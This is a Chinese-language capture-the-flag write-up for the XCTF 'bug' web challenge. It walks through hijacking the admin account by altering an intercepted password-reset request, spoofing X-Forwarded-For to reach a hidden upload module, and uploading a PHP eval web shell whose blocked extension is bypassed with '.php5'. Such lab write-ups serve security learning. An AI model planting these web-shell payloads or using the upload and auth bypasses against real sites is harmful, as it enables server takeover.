
XCTF bug writeup


原创

GAPPPPP 于 2019-07-14 21:06:00 发布 1242 收藏


先注册一个普通用户后登陆,发现manage功能是需要admin权限才可以使用



因此题目的关键变成了伪造admin登陆



界面当中存在有修改密码的功能,考虑二次注入的问题,注册了名为`admin'#12345`后修改密码再以admin身份进行登陆失败，登出后发现初始界面还存在有Findpwd的功能,填入刚才注册普通用户的数据,填入新的密码后截包改包




```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:30049/index.php?module=findpwd&step=1&doSubmit=yes
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Cookie: td_cookie=905661943; PHPSESSID=3gsrqpmqpip9ftab4fp6h77p71
Connection: keep-alive
Upgrade-Insecure-Requests: 1

username=admin&newpwd=123456
```


修改密码成功后以admin身份登陆,点击manage功能后提示

使用`X-Forwarded-For`伪造ip为127.0.0.1,得到提示`index.php?module=filemanage&do=???`,需要猜测do的内容,既然模块的名称为文件管理,理所当然的想到do的内容应当是`upload`

一个文件上传的界面,我们尝试上传一个php结尾的文件其内容为`<?php @eval($_POST['cmd']); ?>`返回



貌似是检测到了我们的文件结尾,尝试在刚才的php文件名后加上`.jpg`后使用bp实现00截断后上传依旧提示

考虑可能是我们一句话木马的内容被检测机制所拦住,我们修改一句话木马为`<script language="php">@eval($_POST['cmd'])</script>`之后再次上传`1.php.jpg`依旧失败。
最后只有可能是php后缀的问题了,经过测试后`php5`可以绕过限制。